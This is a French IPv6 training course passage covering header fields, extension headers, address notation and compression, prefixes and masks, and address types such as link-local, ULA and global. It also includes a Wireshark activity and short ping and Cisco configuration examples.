
Yellow: Champs dont le nom est gardé de IPv4 à IPv6

Orange: Champs disparu en IPv6

Cyan: Nom et position changés en IPv6

Green: Nouveau champ en IPv6

# Champs d'en-tête IPv6



# En-tête de base et en-tête d'extensions

- IPv6 encapsule tout le trafic dans un en-tête fixe de base constitué de huit champs.
- Les extensions d'IPv6 peuvent être vues comme un prolongement de l'encapsulation d'IPv6 dans IPv6.
- À part l'extension de proche-en-proche traitée par tous les routeurs intermédiaires, les autres extensions ne sont prises en compte que par les équipements destinataires du paquet.

# Champs IPv6 "Next Header" et en-têtes d'extension

Une extension a une longueur multiple de 8 octets.

Elle commence par un champ Next Header d'un octet qui définit le type de données qui suit l'extension : une autre extension ou un protocole de niveau 4 (voir tableau Valeurs du champ Next Header).

Pour les extensions à longueur variable, l'octet suivant contient la longueur de l'extension en mots de 8 octets, le premier n'étant pas compté (une extension de 16 octets a un champ longueur de 1).

# Valeurs du champ Next Header


Order	Header	NH
1	Basic IPv6 Header	-
2	Hop-by-Hop Options	0
3	Destination Options (with Routing Options)	60
4	Routing Header, type 0 déprécié par <a href="#">RFC5095</a>	43
5	Fragment Header	44
6	Authentication Header	51
7	Encapsulation Security Payload Header	50
8	Destination Options	60
9	Mobility Header	60
-	No next header	59
Upper layer	TCP	6
Upper layer	UDP	17
Upper layer	ICMP <a href="mailto:goffinet@goffinet.eu">goffinet@goffinet.eu</a> , Protocole IPv6, <a href="#">CC BY-SA 4.0</a>	58

# Enchaînement d'extensions

Les extensions peuvent s'enchaîner en suivant l'ordre défini par le [RFC 2460](#). Cette possibilité rend les politiques de filtrage plus lourdes, nécessitant une bonne connaissance du protocole et de la charge sur le matériel filtrant.

# Enchaînement : principe

Dans cet exemple (Cisco Systems), le paquet est envoyé du Mobile Node A au Mobile Node B à travers dialogue TCP (6), utilisant l'extension Routing (43) et l'extension Destination Options (60). Il est envoyé à travers un chemin ayant un Maximum Transmission Unit (MTU) plus petit que les liaisons physiques des Mobile Nodes (MNs) et utilise l'extension Fragmentation (44).



# Comparatif IPv4/IPv6

## Protocole

IPv4	IPv6	Similitude IPv4	Différence IPv6
En-tête variable embarquant des options	<b>En-tête fixe de 40 octets et simplifiée</b>	Champs d'adresses Version Protocol/Next Header TTL/Hop Limit	<b>Performance</b> Les options sont reportées dans des en-têtes d'xtension
Fragmentation à partir des hôtes ou des routeurs	Fragmentation à partir des hôtes uniquement via PathMTU	Fonctionnelle PathMTU	<b>Les routeurs ne fragmentent pas le trafic</b> Les fragments sont embarqués dans des en-têtes d'extension Le trafic ICMPv6 Packet Too Big ne doit pas être filtré

# Activité : capture de paquets

Un exemple de paquets ICMPv6 echo request fragmentés.

Mise en place de la connectivité IPv6 par le formateur :  
Démonstration.

1. Lancer Wireshark.
2. Capturer des paquets IPv6.
3. Quels sont les protocoles embarqués par IPv6 sur votre connexion ?
4. Examiner les champs d'un paquet IPv6

# **4. Représentation des adresses IPv6**

# Objectifs

- Se représenter mentalement l'espace d'adressage IPv6
- Écrire correctement un bloc IPv6 avec son masque
- Distinguer le préfixe et l'identifiant d'interface d'une adresse
- Maîtriser les concepts de domaine IPv6
- Représenter correctement des préfixes et des adresses IPv6 dans des URI/URL.
- Suivre les bonnes pratiques en matière de représentation des adresses IPv6

# Adresse IP

Une adresse IP est l'élément d'identification d'une interface qui est disponible sur l'interréseau.

Grâce à cet élément logique d'information, un noeud d'extrémité peut joindre un autre noeud d'extrémité.

En IPv6, ces adresses ne sont pas censées être modifiées tout au long de leur trajet.

# Adresse physique

Les adresses physiques, comme les adresses IEEE 802 MAC, permettent la livraison sur le lien.

Une correspondance doit être établie entre chaque adresse IP à joindre et une adresse physique locale.

En IPv4 ce mécanisme dépendait d'un autre protocole comme ARP et s'appelle la résolution d'adresse

En IPv6, la fonctionnalité est embarquée et améliorée. Elle est connue sous le nom de découverte de voisinage (ND).

# Espace presque infini

Le plus grand avantage d'IPv6 est son espace presque infini selon notre point de vue. Il offre un espace de 128 bits. En effet que représentent  $2^{128}$  adresses par rapport à notre Internet v4 opaque adressé sur  $2^{32}$  adresses ?

- Ces adresses sont représentées en notation **hexadécimale** (chaque hexa ayant une valeur de 4 bits).
- Elles sont organisées hiérarchiquement.

L'espace 2000::/3 est alloué aux adresses globales (L'Internet), soit seulement 12,5 % de l'espace disponible. Il offre déjà **énormément** plus d'espace que l'actuel Internet version 4.

# Représentation des adresses IPv6

Une adresse IPv6 est un identifiant (pour une interface) de 128 bits représenté :

- en hexadécimal (0 à F, base 16)
- en 8 valeurs de 16 bits, appelés des *mots* (4 hexas)
- séparé par des ***deux-points***

2001 : 0db8 : 00d6 : 3000 : 0000 : 0000 : 6700 : 00a5

16 bits    16 bits

L'adressage IPv6 fait l'objet de manipulations de blocs divisés en 16 bits, en 12 bits, en 8 bits, en 4 bits ...

- Une adresse IPv6 supporte obligatoirement le routage sans classe (CIDR) : elle est donc toujours accompagnée de son masque.
- Heureusement, cette notation peut être simplifiée.

# Masque d'adresse

Le masque IPv6 respecte uniquement la notation CIDR (Classless Inter Domain Routing).

Le nombre après la barre oblique représente le masque (en nombre de bits à 1).

Par exemple le /64 dans l'adresse

2001:0db8:00d6:3000:0000:0000:6700:00a5/64

Le /64 correspond aux 64 premiers bits de l'adresse qui identifie le réseau. Les 64 derniers bits restant identifient l'hôte dans ce réseau.

# Préfixe et identifiant d'interface

Une adresse IPv6 est composée de deux parties :


- Le préfixe : commun à toutes les interfaces qui partagent le même lien (support)
- L'identifiant d'interface : qui identifie précisément l'interface sur le lien

2001:0db8:00d6:3000:0000:0000:6700:00a5/64

Préfixe:Identifiant d'interface masque de 64 bits

# Domaine IPv6

Toutes les interfaces d'un domaine IPv6 ont le même préfixe.



# Notation d'adresse

- Dans un URL on l'encadrera de crochets.  
`http://[2001:0db8:00d6:3000:0000:0000:6700:00a5]`  
Mais aussi dans les URI SIP (voir <http://edvina.net/sipv6/protocol/>)
- Le numéro de réseau est représenté par le préfixe suivi de :: et du masque  
**2001:0db8:00d6:3000::/64**  
NB : *L'usage réservé de la première adresse et de la dernière a disparu (IPv4).*
- Notation simplifiée :
  - a. On peut omettre les 0 superflus en en-tête
  - b. On peut supprimer une seule fois une suite de *mots* consécutifs à 0.

# Exemple de notation IPv6 (1/2)

2001:0db8:00d6:3000:0000:0000:6700:00a5/64

**devient en première instance :**

2001:~~0~~db8:~~00~~d6:3000:~~0000~~:~~0000~~:6700:~~00~~a5/64

**soit,**

2001:db8:d6:3000:0:0:6700:a5/64

**devient en seconde instance :**

2001:db8:d6:3000:~~0:0~~:6700:a5/64

**soit,**

2001:db8:d6:3000::6700:a5/64

# Exemple de notation IPv6 (2/2)

2001:0db8:0000:0000:1000:0000:0000:0001/64

devient en première instance :

2001:~~0~~db8:~~0000~~:~~0000~~:1000:~~0000~~:~~0000~~:~~0000~~1/64

soit,

2001:db8:0:0:1000:0:0:1/64

devient en seconde instance :

2001:db8:~~0:0~~:1000:0:0:1/64

ou au choix,

2001:db8:0:0:1000:~~0:0~~:1/64

soit, 2001:db8::1000:0:0:1/64

ou, 2001:db8:0:0:1000::1/64

# Pratique des adresses IPv6 (1/2)

- Une connectivité de type entreprise reçoit un bloc /48 ou /56, par exemple 2001:db8:1ab::/48 ou 2001:db8:1ab:cd00::/56
- On divise et organise un bloc fixe /48 en 65536 réseaux /64 ou un bloc /56 en 256 réseaux /64
- Les 64 premiers bits, les 3 ou 4 premiers *mots* sont ceux du réseau (des sous-réseaux) de l'entreprise, qui ne changent jamais.
- Toutes les adresses Unicast doivent avoir un masque de 64 bits.  
Utiliser un autre masque peut rompre le bon fonctionnement de neighbor discovery, secure neighbor discovery (SEND), privacy extensions, mobile IPv6, embedded-RP (multicast).

# Pratique des adresses IPv6 (2/2)

- Un service DNS dynamique combiné à DHCPv6 sera utile dans un LAN contrôlé.
- Les adresses des routeurs et des serveurs doivent être fixes.
- La politique de filtrage du trafic et de sécurité est un enjeu dans un déploiement d'IPv6.
- Le dual-stack est toujours la méthode de transition préférée.

# Conclusion

- Un fonctionnement similaire à IPv4 (préfixe/hôtes).
- Un changement culturel :
  - **On manipule au maximum 16 bits en hexas**  
*c'est mieux que 32 bits en binaire*
  - **On peut dépenser des adresses tant qu'on veut**  
*On n'en manquera plus*
  - **On utilise les masques de manière extensive (fixée à maximum /64 sur les réseaux)**  
*Il ne faut plus manipuler des masques restrictifs et illisibles*
- Un changement inéluctable :
  - Il n'y a pas de protocole alternatif qui autorise la croissance de l'Internet

# Quiz 4

## Quiz de connaissances : Fondamentaux IPv6 et Représentations des adresses IPv6

### Fondamentaux IPv6 et Représentations des adresses IPv6

11 Questions

RFC 2460

Représentations des adresses IPv6

Champs d'adresses IPv6

Longueur d'adresse IPv6

Préfixe, identifiant d'interface, masque

Blocs /48

Masque par défaut /64

Adresse électronique

Démarrer


# 5. Type d'adresses IPv6

# Objectifs

1. Rappels sur les modes de livraison
2. Préfixes et identifiants d'interface MAC-EUI64
3. Identifier les types d'adresses IPv6 selon leur préfixe.
  - a. l'adressage unicast et multicast
  - b. Multicast Scope et Multicast Groups
  - c. Solicited-Node Multicast
  - d. l'adressage Global, Link-Local, ULA
4. Reconnaître et configurer un identifiant d'interface

# Modes de livraison

- Unicast : à destination d'une seule interface
- Broadcast : à destination de toutes les interfaces
- Multicast : à destination d'un ensemble (un groupe) d'interfaces
- Anycast : à l'interface la plus proche (DNS p. ex.)



# Préfixes IPv6 alloués

L'espace IPv6 à allouer est énorme. C'est un masque qui définit l'étendue des réseaux. Des plages (préfixes) ont donc été réservées pour un usage spécifique.

- Des plages pour l'adressage Unicast :
  - **Link Local** : `fe80::/10` (obligatoire sur chaque interface)
  - **Global** : `2000::/3`
  - **Unique Local** : `fd00::/8`
- Des plages pour l'adressage Multicast :
  - par exemple, l'adresse `ff02::2` identifie tous les routeurs sur le lien local
  - par exemple, un client DHCPv6 envoie un **Solicit** venant de `[fe80::aabb:ccff:fedd:eff] : 546` à destination de `[ff02::1:2] : 547`


# Identifiant d'interface

Une adresse IPv6 attribuée à une interface est constituée d'un **préfixe** de 64 bits et d'un **identifiant d'interface** de 64 bits. Un identifiant d'interface peut être créé de différentes manières :


1. **statiquement** : 2001:db8:14d6:1::1/64, 2001:db8:14d6:1::254/64,
2. par **autoconfiguration** (SLAAC) en utilisant l'une de ces trois méthodes :
  - a. MAC EUI-64, par défaut ([RFC 4862](#))
  - b. tirage pseudo aléatoire, par défaut chez Microsoft, Ubuntu, Mac OSX ([RFC 4941](#))
  - c. CGA, peu implémenté ([RFC 3972](#))
3. **dynamiquement** : DHCPv6 ([RFC 3315](#)), si le client est installé et activé (par défaut sur Microsoft Windows et Mac OSX)

# MAC EUI-64

MAC EUI-64 est une des méthodes de configuration automatique des ID d'interface basé sur l'adresse MAC IEEE 802 (48 bits).



# Classes d'adresses IPv6



**Les adresses IPv6 sont organisées en classes reconnaissables par la valeur du premier mot :**

**Link-Local**, à portée locale uniquement, non routé, obligatoire sur chaque interface en FE80::/64. Configuré automatiquement par défaut.

**Unique Local Unicast**, uniquement pour un usage privé, toutefois censé être unique (RFC4193)

**Global Unicast**, adresses routables sur l'Internet.

**Multicast**, à portée variable et convue

# Adressage Link-Local

- L'adressage Link-Local (Unicast) se reconnaît par :
  - un préfixe **FE80 :: /10**
  - un identifiant d'interface de 64 bits autogénéré (MAC-EUI64 ou aléatoire) ou fixé (Cisco)
  - est **obligatoire** sur toutes les interfaces quand IPv6 est activé
- **Ces destinations ne sont jamais transférées par les routeurs !**
- Ces adresses sont utilisés dans le trafic de gestion comme ND, RA, dans les protocoles de routage.

# Un adressage Link-local automatique

**Chaque interface est toujours automatiquement dotée d'une adresse Link-Local ayant pour préfixe FE80::/64 et ayant construit son identifiant d'interface (SLAAC) :**

- de manière aléatoire, par défaut sur les machines Microsoft, Mac OSX, certains Linux commerciaux ([RFC 4941](#))
- avec la méthode MAC-EUI 64, par défaut (Unix/Linux, Cisco)

Un mécanisme de détection d'adresse dupliquée (*DAD*) utilise des messages ICMPv6 pour effectuer cette vérification ainsi que des messages de vérification de disponibilité (*NUD*)

# Joindre une adresse Link-Local

Puisque toutes les interfaces d'un noeud IPv6 disposent d'une adresse dans la même plage Link-Local, il faudra spécifier l'interface de sortie quand on voudra joindre une autre destination Link-Local.

On fait alors suivre le sigle % (modulo) suivi du nom ou du numéro de l'interface dans une commande.

Par exemple sous Windows :

```
ping fe80::1%14
```

ou par exemple sous Linux :

```
ping6 fe80::1%eth0
```

# Adressage Link-Local Cisco IOS

- IPv6 est désactivé par défaut sous Cisco IOS :

```
(config-if) #ipv6 enable
```

